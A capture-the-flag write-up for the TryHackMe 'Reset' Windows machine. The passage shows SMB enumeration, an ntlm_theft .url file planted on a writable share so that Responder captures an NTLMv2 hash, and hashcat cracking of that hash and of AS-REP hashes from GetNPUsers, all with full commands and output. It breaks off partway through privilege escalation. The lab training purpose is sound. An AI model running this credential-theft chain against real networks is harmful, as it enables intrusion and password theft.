Try Hack Me: Reset

Reset is a hard-difficulty Windows machine from TryHackMe that tests your skills in enumeration, credential abuse, and Active Directory exploitation. The challenge begins with anonymous SMB share enumeration, where sensitive onboarding documents reveal user credentials. You then perform an NTLMv2 hash capture via writable SMB shares, crack the hash, and gain initial access. From there, you pivot across users using techniques such as GenericAll, ForceChangePassword, and delegation abuse, ultimately escalating privileges to Domain Administrator.
Enumeration
nmap scan
We begin with an Nmap scan:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
┌──(sanke㉿vbox)-[~/Downloads/reset]
└─$ nmap 10.10.158.105 -A -v

PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-06-15 19:49:33Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: thm.corp0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: thm.corp0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: THM
|   NetBIOS_Domain_Name: THM
|   NetBIOS_Computer_Name: HAYSTACK
|   DNS_Domain_Name: thm.corp
|   DNS_Computer_Name: HayStack.thm.corp
|   DNS_Tree_Name: thm.corp
|   Product_Version: 10.0.17763
|_  System_Time: 2025-06-15T19:49:42+00:00
|_ssl-date: 2025-06-15T19:50:22+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=HayStack.thm.corp
| Issuer: commonName=HayStack.thm.corp
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-06-14T19:19:53
| Not valid after:  2025-12-14T19:19:53
| MD5:   02bc:ac16:f3c5:4c3b:3734:c3b1:a16b:447a
|_SHA-1: 7eb4:88e4:9536:722a:89a0:37ca:4e31:7656:9331:c305
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Windows Server 2019 (97%), Microsoft Windows 10 1903 - 21H1 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=256 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: HAYSTACK; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-06-15T19:49:43
|_  start_date: N/A
Nmap revealed several open ports commonly associated with Active Directory environments, confirming the target is a Windows domain-joined machine running services like Kerberos, LDAP, SMB, and WinRM.
SMB share enumeration
What i did first is enumerating the SMB shares using anonymous login.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
┌──(sanke㉿vbox)-[~/Downloads/reset]
└─$ smbmap -H 10.10.158.105 -u 'anonymous' --no-pass

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)

[+] IP: 10.10.158.105:445       Name: 10.10.158.105             Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        Data                                                    READ, WRITE
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                NO ACCESS       Logon server share
        SYSVOL                                                  NO ACCESS       Logon server share
[*] Closed 1 connections
We have an interesting share here that got READ,WRITE Permissions. What i did first is try to access the Data share and download all the files there … Maybe we can find some useful credentials.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
smbclient //10.10.158.105/Data -N

Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Jun 15 15:56:19 2025
  ..                                  D        0  Sun Jun 15 15:56:19 2025
  onboarding                          D        0  Sun Jun 15 15:57:15 2025

                7863807 blocks of size 4096. 3024094 blocks available
smb: \> cd onboarding
smb: \onboarding\> ls
  .                                   D        0  Sun Jun 15 15:57:45 2025
  ..                                  D        0  Sun Jun 15 15:57:45 2025
  du5g5vzy.vst.pdf                    A  3032659  Mon Jul 17 04:12:09 2023
  sgefa03l.5lk.pdf                    A  4700896  Mon Jul 17 04:11:53 2023
  ud2kqbn0.eny.txt                    A      521  Mon Aug 21 14:21:59 2023

                7863807 blocks of size 4096. 3024048 blocks available
I downloaded the 3 files and when opening a pdf file , I found an email in one of the layouts.

Exploitation
initial foothold
We found credentials Lily/ResetMe123!
But I was suffering in this step. I tried everything but nothing worked for me and I was thinking maybe it’s a rabbit hole after all. As i was thinking, I remember that we have WRITE permissions on the Data share. Let’s go ahead and use the famous tool “ntlm_theft” PS: ntlm_theft is primarily aimed at Penetration Testers and Red Teamers, who will use it to perform internal phishing on target company employees. NTLM theft means capturing the NTLM authentication hash (the password hash used in NTLM auth) and then crack it offline to get the password. Okay first of all, we need to download our tool from the official github which is (https://github.com/Greenwolf/ntlm_theft). Then we need to start a responder which is gonna intercept NTLMv2 hashes when a victim opens a malicious file.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
┌──(sanke㉿vbox)-[~/Downloads/reset]
└─$ sudo responder -I tun0

                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.5.0

  To support this project:
  Github -> https://github.com/sponsors/lgandx
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C

[+] You don't have an IPv6 address assigned.

[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    MQTT server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]
    SNMP server                [OFF]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Force ESS downgrade        [OFF]

[+] Generic Options:
    Responder NIC              [tun0]
    Responder IP               [10.8.70.151]
    Responder IPv6             [::1]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP', 'ISATAP.LOCAL']
    Don't Respond To MDNS TLD  ['_DOSVC']
    TTL for poisoned response  [default]

[+] Current Session Variables:
    Responder Machine Name     [WIN-K9JDJ978DNO]
    Responder Domain Name      [8KJ2.LOCAL]
    Responder DCE-RPC Port     [45238]

[+] Listening for events...
Okay remember the malicious file we talked about that the victim need to open it ? In this step, we going to need the ntlm_theft which going to create a malicious file and then we upload it in our smb share “Data”.
1
2
3
4
5
6
┌──(sanke㉿vbox)-[~/…/reset/onboarding/ntlm_theft]
└─$ python3 ../ntlm_theft.py -g url -s <Your_IP> -f test

Created: test/test-(url).url (BROWSE TO FOLDER)
Created: test/test-(icon).url (BROWSE TO FOLDER)
Generation Complete.
1
2
3
4
5
6
7
8
Let’s go ahead and upload our “test-(url).url” file in the smb share.

┌──(sanke㉿vbox)-[~/…/onboarding/ntlm_theft/test]
└─$ smbclient //10.10.158.105/Data -N
Try "help" to get a list of possible commands.
smb: \> cd onboarding\
smb: \onboarding\> put test-(icon).url
putting file test-(icon).url as \onboarding\test-(icon).url (0.6 kb/s) (average 0.6 kb/s)
Retrieving User Hash After uploading the file, go check the responder and you will have your ntlm hash there waiting for you.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
┌──(sanke㉿vbox)-[~/Downloads/reset]
└─$ sudo responder -I tun0

                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.5.0

  To support this project:
  Github -> https://github.com/sponsors/lgandx
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C

[+] You don't have an IPv6 address assigned.

[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    MQTT server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]
    SNMP server                [OFF]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Force ESS downgrade        [OFF]

[+] Generic Options:
    Responder NIC              [tun0]
    Responder IP               [10.8.70.151]
    Responder IPv6             [::1]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP', 'ISATAP.LOCAL']
    Don't Respond To MDNS TLD  ['_DOSVC']
    TTL for poisoned response  [default]

[+] Current Session Variables:
    Responder Machine Name     [WIN-K9JDJ978DNO]
    Responder Domain Name      [8KJ2.LOCAL]
    Responder DCE-RPC Port     [45238]

[+] Listening for events...
[SMB] NTLMv2-SSP Client   : 10.10.158.105
[SMB] NTLMv2-SSP Username : THM\AUTOMATE
[SMB] NTLMv2-SSP Hash     : AUTOMATE::THM:a330e80038e5af17:3F37D6C86644674E5618832FEE62A5E5:0101000000000000807F84EE12DEDB015579AA4B31041C31000000000200080038004B004A00320001001E00570049004E002D004B0039004A0044004A0039003700380044004E004F0004003400570049004E002D004B0039004A0044004A0039003700380044004E004F002E0038004B004A0032002E004C004F00430041004C000300140038004B004A0032002E004C004F00430041004C000500140038004B004A0032002E004C004F00430041004C0007000800807F84EE12DEDB01060004000200000008003000300000000000000001000000002000008BADD89C73839366C9D35E2B4AD4924256345AA3D25DB524FC494F5671D96BDA0A001000000000000000000000000000000000000900200063006900660073002F00310030002E0038002E00370030002E003100350031000000000000000000
Let’s try to crack the NTLM hash offline using Hashcat now.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
┌──(sanke㉿vbox)-[~/Downloads/reset]
└─$ hashcat -m 5600 -a 0 ntlmv2_hash.txt /usr/share/wordlists/rockyou.txt

hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
============================================================================================================================================
* Device #1: cpu-haswell-AMD Ryzen 5 3600 6-Core Processor, 4301/8666 MB (2048 MB allocatable), 5MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

AUTOMATE::THM:a330e80038e5af17:3f37d6c86644674e5618832fee62a5e5:0101000000000000
807f84ee12dedb015579aa4b31041c31000000000200080038004b004a00320001001e0057004900
4e002d004b0039004a0044004a0039003700380044004e004f0004003400570049004e002d004b00
39004a0044004a0039003700380044004e004f002e0038004b004a0032002e004c004f0043004100
4c000300140038004b004a0032002e004c004f00430041004c000500140038004b004a0032002e00
4c004f00430041004c0007000800807f84ee12dedb01060004000200000008003000300000000000
000001000000002000008badd89c73839366c9d35e2b4ad4924256345aa3d25db524fc494f5671d9
6bda0a001000000000000000000000000000000000000900200063006900660073002f0031003000
2e0038002e00370030002e003100350031000000000000000000:Passw0rd1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: AUTOMATE::THM:a330e80038e5af17:3f37d6c86644674e5618...000000
Time.Started.....: Sun Jun 15 16:50:49 2025 (0 secs)
Time.Estimated...: Sun Jun 15 16:50:49 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  2118.2 kH/s (1.69ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 230400/14344385 (1.61%)
Rejected.........: 0/230400 (0.00%)
Restore.Point....: 225280/14344385 (1.57%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: astigg -> 09251986
Hardware.Mon.#1..: Util: 17%

Started: Sun Jun 15 16:50:30 2025
Stopped: Sun Jun 15 16:50:50 2025
We have new Credentials!!! “automate“ user got a password: Passw0rd1
Gaining Machine Access
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
┌──(sanke㉿vbox)-[~/Downloads/reset]
└─$ evil-winrm -i 10.10.158.105 -u automate -p Passw0rd1


Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\automate\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\automate\Desktop> ls


    Directory: C:\Users\automate\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        6/21/2016   3:36 PM            527 EC2 Feedback.website
-a----        6/21/2016   3:36 PM            554 EC2 Microsoft Windows Guide.website
-a----        6/16/2023   4:35 PM             31 user.txt


*Evil-WinRM* PS C:\Users\automate\Desktop> cat user.txt
THM{AUTOMATION_WILL_REPLACE_US}
Privilege Escalation
Okay guys we have a valid credentials and we have the user.txt now. Let’s go fire up bloodhound and search how to privelege escalate to administrator.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
┌──(sanke㉿vbox)-[~/Downloads/reset/bloodhound]
└─$ bloodhound-python -u automate -p 'Passw0rd1' -dc haystack.thm.corp -ns 10.10.240.229 -d thm.corp -c all

INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: thm.corp
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (haystack.thm.corp:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: haystack.thm.corp
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to GC LDAP server: haystack.thm.corp
INFO: Connecting to LDAP server: haystack.thm.corp
INFO: Found 42 users
INFO: Found 55 groups
INFO: Found 3 gpos
INFO: Found 222 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: HayStack.thm.corp
INFO: Done in 00M 33S
When searching for misconfigurations or an interesting relations , I found this one.

It’s a parameter that is ON (dont req auth). These 3 AS-REP Roastable users are :
- ERNESTO_SILVA@THM.CORP
- TABATHA_BRITT@THM.CORP
- LEANN_LONG@THM.CORP
Using GetNPUsers impacket’s, I managed to request a tgt for the users.
1
2
3
4
5
6
7
8
9
10
11
┌──(sanke㉿vbox)-[~/Downloads/reset/bloodhound]
└─$ GetNPUsers.py thm.corp/ -no-pass -usersfile user.txt -dc-ip 10.10.240.229

/usr/local/bin/GetNPUsers.py:4: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  __import__('pkg_resources').run_script('impacket==0.13.0.dev0+20250422.104055.27bebb13', 'GetNPUsers.py')
Impacket v0.13.0.dev0+20250422.104055.27bebb13 - Copyright Fortra, LLC and its affiliated companies

$krb5asrep$23$ERNESTO_SILVA@THM.CORP@THM.CORP:4fd943125881e3b7f4cd9c03fee12721$2311c0864feb666dd7bd91f605b43886e0d68ed8591c4d34e7563107e622e3d9bc5e7f10240c2c5b16f08819dcfd1fc7b690b1ce693907882580525a4d8ad49706c799755ad0cf061e8dacfddab9664abe785f50548cd791fb887dfcfe522093d72a26cb0f7522e4b9792dc6bea7983b2d7fea5ee0ca90cb58453a620af8cebdbb50073fdeb10a6df12baeb03993253d5c4b32aa3acfee105996c6f04cc8c8d11a112f3a03c108fac29992b8fce2afbae1fb18398c7fa222ff3be20ce3eef771bb1f7cee5bf11432ba516ef0de712e40be59bdb1a13125d337c8169dc7e933f9bdf266dd
$krb5asrep$23$TABATHA_BRITT@THM.CORP@THM.CORP:f50be601d1e8bcae24b75d6ee776806e$527a6dbde42b14f928b656d05530e436caf05b944e9eb90e967396aecd6537fb60fca2e465a10d5ea774c7a733ae5155ffe35c7d3a8314acaed3f5782b1d4f26354846e747f1b79ae4ff9a582950f2a785bd9a2d7b52b4b459aebd02f745573b1f5b3b18e74776557939bd814be322dbaae8e3c989aa345089c0d537ce32b76795de3cf55b373bd0b1846727502a166c455b7a5d7c6fc9bcfac1d2ce077b9df9fd436263fbf2d459f25652e6f9105fe55ac4f6d7b1bbcbcfbc27d0f791fe6fdc25fdb2fa2c38676850350f2507ace738dffa0e075d5087cbb04898800ae36d27f25a2a64
$krb5asrep$23$LEANN_LONG@THM.CORP@THM.CORP:9ac5ff9bb5a672a422fbeb12d071a01d$c792987b29fdfcaae71fa85c59c3738d08031a15327735e425ab486f5f77cb9c4a86751511fa4d3ef0970de3603000b0860b7fb0a69acdcaa03b9def9c17f5b70ee0afd98635268d5509e6d03f04e671a5052874acd8be54ff1542c35071e6c0135166af8796ccc0438da3003b1555169445c144d94c4186fb9cbe54970525afe86d2e9ab344fac6beb63cd5d07900e3d1f97752b6bcba3636c96e828a2891befc0c5eff6abc4c1942b677ef5400770346b90c999898ef1531da5310344216e893fde5fb9bbacb3eb29c3e066a7062f42a6b3403fa0aae15ab14d4dc0087af42cae10b3d
I created a new file with the three hashes and attempted to crack them using hashcat like we did earlier.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
┌──(sanke㉿vbox)-[~/Downloads/reset/bloodhound]
└─$ hashcat -m 18200 asrep_hashes.txt /usr/share/wordlists/rockyou.txt --force

hashcat (v6.2.6) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
============================================================================================================================================
* Device #1: cpu-haswell-AMD Ryzen 5 3600 6-Core Processor, 4301/8666 MB (2048 MB allocatable), 5MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 3 digests; 3 unique digests, 3 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

Cracking performance lower than expected?

* Append -O to the commandline.
  This lowers the maximum supported password/salt length (usually down to 32).

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

$krb5asrep$23$TABATHA_BRITT@THM.CORP@THM.CORP:f50be601d1e8bcae24b75d6ee776806e$527a6dbde42b14f928b656d05530e436caf05b944e9eb90e967396aecd6537fb60fca2e465a10d5ea774c7a733ae5155ffe35c7d3a8314acaed3f5782b1d4f26354846e747f1b79ae4ff9a582950f2a785bd9a2d7b52b4b459aebd02f745573b1f5b3b18e74776557939bd814be322dbaae8e3c989aa345089c0d537ce32b76795de3cf55b373bd0b1846727502a166c455b7a5d7c6fc9bcfac1d2ce077b9df9fd436263fbf2d459f25652e6f9105fe55ac4f6d7b1bbcbcfbc27d0f791fe6fdc25fdb2fa2c38676850350f2507ace738dffa0e075d5087cbb04898800ae36d27f25a2a64:marlboro(1985)
Approaching final keyspace - workload adjusted.


Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: asrep_hashes.txt
Time.Started.....: Sun Jun 15 21:47:14 2025, (12 secs)
Time.Estimated...: Sun Jun 15 21:47:26 2025, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  2685.9 kH/s (1.65ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/3 (33.33%) Digests (total), 1/3 (33.33%) Digests (new), 1/3 (33.33%) Salts
Progress.........: 43033155/43033155 (100.00%)
Rejected.........: 0/43033155 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#1...: Salt:2 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: $HEX[214a5232312a] -> $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#1..: Util: 67%

Started: Sun Jun 15 21:46:59 2025
Stopped: Sun Jun 15 21:47:28 2025
We only found one credential that belong to TABATHA_BRITT@THM.CORP
I revisited the bloodhound marked “tabatha” as Owned. But when searching for her nodes i found this relations that lead us to own 3 other users.
